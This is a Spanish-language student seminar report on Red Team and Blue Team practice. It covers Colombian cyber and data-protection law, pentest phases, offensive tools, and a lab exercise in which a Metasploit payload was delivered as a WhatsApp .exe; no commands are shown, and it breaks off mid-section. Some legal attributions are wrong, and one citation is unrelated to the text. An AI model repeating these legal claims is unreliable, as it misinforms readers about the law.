CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RES TEAM

RENZO MAURICIO VILLANUEVA BARRAGÁN

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM Y BLUE TEAM
IBAGUE
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

RENZO MAURICIO VILLANUEVA BARRAGÁN

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBER SEGURIDAD:
RED TEAM & BLUE TEAM

Director del curso:
LUIS FERNANDO ZAMBRANO HERNANDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD:
RED TEAM & BLUE TEAM
IBAGUE
2024

Nota de aceptación

_____

_____

_____
Presidente del jurado

_____
Jurado

_____
Jurado

Ibague, Tolima (26 de septiembre de 2024)

DEDICATORIA

Primeramente, dar gracias a Dios por permitirme alcanzar este nuevo logro en mi vida profesional, agradecimiento a mi esposa y a las personas que siempre estuvieron presentes apoyándome para alcanzar este logro tan importante.

Por otro lado, agradezco a todos los tutores que nos brindan su conocimiento para que nosotros como estudiantes aprendamos día a día ya que sin ustedes no sería posible alcanzar este conocimiento tan importante.

pág.

Tabla de contenido

Contenido

LISTA DE FIGURAS

GLOSARIO

Ataque Cibernético: intrusión maliciosa donde se compromete la confidencialidad, integridad o disponibilidad de sistemas, redes y datos.

Base de Datos de Exploits: códigos o scripts que aprovechan vulnerabilidades de software.

Blue Team: Equipo de seguridad que se enfoca en defender las infraestructuras
de las organizaciones en TI, detectar intrusiones en tiempo real y responder a amenazas.

CIS (Center for Internet Security): Organización que proporciona directrices y recursos para mejorar la ciberseguridad de las organizaciones.

CVE (Common Vulnerabilities and Exposures): sistema de identificación de vulnerabilidades que proporciona información de las vulnerabilidades conocidas.

CSIRT (Computer Security Incident Response Team): equipo especializado encargado de responder a incidentes de seguridad informática.

Exploit: Software que se utilizada para aprovechar una vulnerabilidad y ejecutar código malicioso.

Firewall: dispositivo o software que actúa como muro de seguridad para controlar el tráfico de red y prevenir accesos no autorizados.

GPL (General Public License): programa o software que se utilizada en temas de seguridad de código abierto.

RESUMEN

Con este trabajo se pretende presentar un informe técnico definitivo estructurado con las estrategias de seguridad informática vinculadas a las acciones propuestas en el seminario especializado de equipos estratégicos en ciberseguridad, conocidos como Red Team y Blue Team.

Se muestra el desarrollo de los casos expuestos en el caso de la seguridad de la compañía HackerHouse. El contenido del informe técnico se aborda en torno a las etapas del desarrollo; en la primera etapa conceptos equipos de seguridad, la segunda etapa actuación ética y legal, la tercera etapa ejecución pruebas de intrusión, la cuarta es la contención de ataques informáticos,

El informe técnico finaliza con recomendaciones y conclusiones establecidas en las estrategias y acciones desarrolladas por el equipo Red Team y Blue Team de HackerHouse

ABSTRACT

This work aims to present a definitive technical report structured with the computer security strategies linked to the actions proposed in the specialized seminar of strategic teams in cybersecurity, known as Red Team and Blue Team.

The development of the cases presented in the security case of the HackerHouse company is shown. The content of the technical report is addressed around the stages of development; in the first stage security equipment concepts, the second stage ethical and legal action, the third stage execution of intrusion tests, the fourth is the containment of computer attacks,

The technical report ends with recommendations and conclusions established in the strategies and actions developed by HackerHouse's Red Team and Blue Team.

INTRODUCCIÓN

Las empresas cada vez más utilizan servicios digitales debido a esto se enfrentan a muchas amenazas cibernéticas de constante evolución, la seguridad de la información se ha convertido en una prioridad estratégica para las organizaciones en todo el mundo. Para salvaguardar sus activos digitales y proteger la confidencialidad, integridad y disponibilidad de los datos, las empresas recurren a diversas estrategias y herramientas de seguridad. Entre estas estrategias, la simulación de ataques y la defensa proactiva son prácticas fundamentales para evaluar y mejorar la postura de seguridad de una organización.

OBJETIVOS

OBJETIVOS GENERAL

Analizar las diferentes etapas de desarrollo durante el seminario de especialización.

OBJETIVOS ESPECÍFICOS

Explicar un informe técnico donde se evidencie el desarrollo de cada una de las etapas del seminario de especialización equipos estratégicos en ciberseguridad.

Etapa 1

Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

La ley 1273 establece como objetivo principal proteger la información y los datos de todas las personas en Colombia esto sucede tanto en la parte publica como en lo privado.
Con esta ley se establece el tratamiento de datos donde una persona natural o de tipo jurídica son los responsables, esto establece principios y derechos[1].

En esta parte se relacionan los siguientes artículos;
Artículo 269C: interceptación de datos informáticos.
Artículo 269D: Daño informático
Artículo 269E: Uso de software malicioso
Artículo 269F: Suplantación de identidad

[1] Sellheim, N. (2018). Arctic Yearbook 2016. Lassi Heininen, Heather Exner-Pirot and Joël Plouffe (Eds). 2016. Akureyri: Northern Research Forum. 496 p, illustrated, soft cover. ISSN 2298–2418. Freely available at: https://issuu.com/arcticportal/docs/ay2016_final. *Polar*

Artículo 269G: Violación de datos
personales
Artículo 269H: Perturbación de la prestación de servicio de telecomunicaciones
Artículo 269I: Falsedad en documento informático
Artículo 269J: Fraude Informático

Ley 1581 de 2012; protección de datos personales se relaciona con el derecho al habeas data, estos son todo lo manifestado en las bases de datos donde se actualiza y rectifica la información, está acompañada con diferentes artículos[2].

Artículo 1: Objeto de la ley
Artículo 2: Definiciones
Artículo 3: Principios
Artículo 4: Derechos de los titulares de los datos
Artículo 5: Deberes del responsable del tratamiento
Artículo 6: Deberes del Encargado del tratamiento
Artículo 7: Autorización del tratamiento de datos
Artículo 8: Tratamiento de datos sensibles
Artículo 9: Transferencia de datos al exterior
Artículo 10: Base de datos
Artículo 11: Seguridad de la información
Artículo 12: Procedimiento para el ejercicio de los derechos
Artículo 13: Sistema de atención al ciudadano
Artículo 14: Superintendencia de Industria y Comercio
Artículo 15: Sanciones
Artículo 16: Vigencia

[2] Congreso. (2012, 17 de octubre). *Ley 1581 de 2012 - Gestor Normativo*. Inicio - Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Cuando se incumple con esta ley se puede tener una sanción de hasta 1000slarios mínimos legales mensuales vigentes (SMMLV) para la regulación de esta ley se encarga la superintendencia de industria y comercio.

Este es un proceso muy importante en la ciberseguridad donde se simulan diferentes ataques cibernéticos y así poder identificar vulnerabilidades y después evaluar la infraestructura con la que se cuenta[3].

(Footprinting): Esta etapa se centra en recopilar información sobre el objetivo del pentesting, como direcciones IP, nombres de dominio, información de red, tecnologías utilizadas, empleados, políticas de seguridad, etc.

Esta información es fundamental para planificar y ejecutar un pentesting efectivo se debe de mencionar que en esta etapa se puede llevar meses consiguiendo es información para que el ataque sea efectivo al momento de realizarse.

Escaneo (Scanning): Durante esta fase, se lleva a cabo un análisis más profundo de los sistemas identificados en la etapa de footprinting para detectar puertos abiertos, servicios en ejecución y posibles vulnerabilidades.

Enumeración (Enumeration): En esta etapa, se intenta obtener información detallada sobre los servicios y recursos encontrados durante el escaneo, como usuarios grupos, recursos compartidos.

Ganar Acceso (Gaining Access): Aquí es donde se intenta explotar las

[3] *Vulnerabilidades y exposiciones comunes (CVE)*. (s.f.). https://manuals.gfi.com/es/languard/content/acm/topics/appendix/common_vulnerabilities_and_exposures_cve_.htm#:~:text=CVE%20(Vulnerabilidades%20y%20exposiciones%20comunes,de%20serguridad%20de%20conocimiento%20público.

vulnerabilidades identificadas para obtener acceso no autorizado al sistema.

Mantenimiento de Acceso (Maintaining Access): Una vez que se ha obtenido acceso, el objetivo es mantener ese acceso de manera persistente, lo que puede implicar la instalación de puertas traseras o herramientas de acceso remoto.

Cobertura de Huellas (Covering Tracks): Finalmente, se eliminan o se ocultan las huellas de la actividad del atacante para evitar su detección.

Herramientas de Código Abierto:

Maltego: Una herramienta de inteligencia de código abierto que permite recopilar y visualizar información sobre objetivos.

theHarvester: Una herramienta de recolección de información que extrae direcciones de correo electrónico, nombres de dominio, subdominios.

Nmap: Una herramienta de escaneo de red que puede detectar hosts y servicios en una red.

Herramientas Comerciales:

Metasploit: Una plataforma que incluye herramientas para el desarrollo y ejecución de exploits.

Shodan: Un motor de búsqueda que permite encontrar dispositivos conectados a Internet, incluyendo servidores, enrutadores, cámaras IP.

ZoomEye: Similar a Shodan, permite buscar dispositivos conectados a Internet y encontrar vulnerabilidades en sistemas.

El (CVE) es un diccionario con el objetivo de distribuir la información de las

vulnerabilidades y exposiciones de la seguridad según el conocimiento público su estructura en la siguiente CVE es el identificador de una vulnerabilidad esta es seguida por el año y un numero único asignado

Figura 1. instalación de Windows 10




Ilustración 1Instalación windows

Imagen de autoría propia

Figura2. Proceso de instalación de Windows




Ilustración 2Instalación de windows

Imagen de autoría propia

Figura 3. Sistemas sin protección




Ilustración 3Sistema sin protección

Imagen de autoría propia

Figura 4. Instalación de Kali linux

Imagen de autoría propia.

Ilustración 4Instalación Linux

Figura 5. Sistema operativo instalado




Ilustración 5Sistema instalado

Imagen de autoría propia

Figura6. Dirección IP linux




Imagen de autoría propia.

Ilustración 6Dirección IP

Figura 7. Ping entre sistemas operativos




Ilustración 7Ping entre sistemas

Imagen de autoría propia.

CONCLUSIONES

Las actividades de los equipos Red Team y Blue Team deben estar fundamentadas en principios éticos sólidos para garantizar que se realicen de manera responsable y respetuosa con los derechos de todas las partes involucradas.

ETAPA 2

1. ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto
que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

Analizando el documento desde mi punto personal la cláusula 3, donde dice que la parte receptora se compromete a no denunciar ante las autoridades actividades sospechosas de espionaje u otros procesos en los que se pueda intervenir en la apropiación de información de terceros, es claro que se debe proteger la confidencialidad, pero con esta cláusula se pretende callar todo tipo de actividad ilegal además va contra la ética profesional.
La cláusula 5, quiere que la parte receptora sea responsable ante las autoridades competentes si la información confidencial se encuentra en su poder durante un allanamiento, esto quiere decir que toda la culpa la asuma el receptor ya que como se mencionaba anteriormente se puede acceder a información de manera ilegal y esto sería un problema.
Omisión de la divulgación de actividades ilegales, se tiene claro que es un acuerdo de confidencialidad de la información compartida, pero se evidencia que no se puede divulgar las actividades ilegales.

2. Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

en este caso se puede decir que la ley 1581 de 2012 conocida como la ley de la protección de datos personales es la apropiada ya que esta tiene como objetivo principal proteger el derecho fundamental que tiene todas las personas a conocer, actualizar y rectificar la información que se haya recolectado sobre ellas en bases

de datos o archivos[4].

En el artículo 2 numeral a dice que si se suministra información a terceros se debe de informar al titular y solicitar autorización.

Artículo 3, iten a) Autorización se debe de informar al titular para el tratamiento de información, Iten d) encargado del tratamiento, iten e responsable del tratamiento, iten g) tratamiento.

Artículo 4, iten a) Principio de legalidad en materia de Tratamiento de datos, b) Principio de finalidad, c) Principio de libertad, f) Principio de acceso y circulación restringida, Principio de seguridad, Principio de confidencialidad.

Artículo 5°. Datos sensibles
Artículo 8°. Derechos de los Titulares
Artículo 9°. Autorización del Titular.
Artículo 12. Deber de informar al Titular
Artículo 13. Personas a quienes se les puede suministrar la información. Artículo 19. Autoridad de Protección de Datos.
Artículo 22. Trámite.
Artículo 23. Sanciones.

3. El sueldo para los puestos de Red tema y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que

[4] Función Pública. "Ley 1581 de 2012 - Gestor Normativo". Inicio - Función Pública. Accedido el 25 de febrero de 2024. [En línea].
Disponible: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

realmente yo no aceptaría este acuerdo de confidencialidad, aunque los sueldos mencionados son muy tentadores no lo tomaría porque el código de ética prohíbe conductas indebidas dentro de nuestra profesión, se supone que se deben tener criterios para actuar de manera ejemplar, en caso de verse inmerso en una actividad ilegal se puede tener sanciones que en los casos más extremos podemos perder nuestra tarjeta profesional esto depende del grado de la falta.
Como ingenieros no vemos sujetos a unos deberes se nos regula con la ley 842 de 2003, y busca que los Ingenieros, Profesionales afines y auxiliares, actúen con compromiso y honestidad en aras de brindar a la ciudadanía un ejercicio ético de su profesión.

4. Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que
mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

Noticia: hackearon Facebook : delincuentes robaron los datos de más de 17 millones de colombianos.

La policía nacional informó que los datos personales de más de 17 millones de ciudadanos en El País fueron robadas por ciber delincuentes en Facebook.

Las autoridades aseguraron que con el hurto de información los usuarios pueden ser víctimas de hurto de sus cuentas bancarias extorsión suplantación de identidad y estafa.

Personal especializado de la policía señaló que su nombre o el de un familiar puede aparecer en la lista de colombianos que resultaron ser víctima de los hackers[5].

Punto de vista:

Este caso es un claro ejemplo de las graves consecuencias que pueden tener los cibercrímenes. En este caso, las víctimas no solo pierden el control de su cuenta de Facebook, sino que también se ve afectada en su reputación y en su economía, ya que los ciberdelincuentes utilizaron su cuenta para estafar o desocupar sus cuentas y tomar la identidad de las personas.

.

Implicaciones legales:

El robo de información personal a través de correos electrónicos falsos es un delito tipificado en la Ley 1581 de 2012, o Ley de Protección de Datos Personales, en su artículo 269A, como "Acceso abusivo a un sistema informático". Este artículo establece una pena de prisión de 4 a 8 años y una multa de 100 a 1.000 salarios mínimos legales mensuales vigentes para quien, sin autorización, acceda a un sistema informático.

Implicaciones éticas:

Los ciberdelincuentes que cometen este tipo de delitos no solo están violando la

[5] F. Rojas. “Hackearon Facebook: delincuentes robaron los datos de más de 17 millones de colombianos”. ELOLFATO.COM - Noticias de Ibagué y Tolima. Accedido el 25 de febrero de 2024. [En línea]. Disponible: https://www.elolfato.com/justicia/hackearon-facebook- delincuentes-robaron-los-datos-de-mas-de-17-millones-de-colombianos

ley, sino que también están actuando de manera poco ética. El robo de información personal es un acto que puede tener graves consecuencias para las víctimas, tanto en lo personal como en lo profesional.

Recomendaciones:

Para evitar ser víctima de este tipo de cibercrímenes, es importante tener en cuenta las siguientes recomendaciones:

- No abrir correos electrónicos de remitentes desconocidos.
- No hacer clic en enlaces o descargar archivos adjuntos de correos electrónicos sospechosos.
- Cambiar las contraseñas de sus cuentas de manera regular.
- Utilizar contraseñas seguras y diferentes para cada cuenta.
- Mantener actualizado el software antivirus y antispyware de su computador.

CONCLUSIONES

La revisión detallada del acuerdo de confidencialidad entre HackerHouse y la parte receptora revela la importancia crítica de establecer disposiciones claras y precisas para proteger la información confidencial en el contexto de los procesos de selección de personal.

Se identificaron áreas de mejora en el acuerdo, especialmente en términos de claridad en las responsabilidades de las partes y la necesidad de garantizar el cumplimiento legal con las regulaciones colombianas relacionadas con la protección de datos y la privacidad.

Es fundamental que las organizaciones y los individuos involucrados en la gestión de información confidencial comprendan plenamente sus obligaciones legales y éticas, así como la importancia de implementar medidas efectivas de seguridad de la información para proteger los intereses de todas las partes involucradas.

ETAPA 3

Describa de manera específica las herramientas software que utilizo para llevar a cabo el anexo 4.

Se utilizo el sistema operativo de Kali Linux,[6] este tiene herramientas para pruebas de penetración, herramientas de escaneo de vulnerabilidades para saber que tan buena es la seguridad de nuestro sistema operativo o red.

Nmap,[7] herramienta de incorporada en el sistema operativo de Kali Linux para el análisis de red y auditoria, con esta se conoció las ip de los dispositivos en la red.

Metasploit,[8] también incorpora en Kali Linux donde ayuda a conocer las vulnerabilidades frente a la seguridad de los sistemas, en esta se creo el payload para ser ejecutado en el sistema operativo de Windows.

Liste y describa los datos e información del anexo 4.

Como lo mencionaba el administrador de la computadora relaciona, manifiesta que por un mensaje de whatssap recibe un archivo cuya extensión es .exe el cual descargo y ejecuto en sistema operativo de Windows.

Se mencionan los datos del sistema operativo Windows 10 a 64 bits.

Los sistemas de seguridad se encontraban desactivados el firewall y

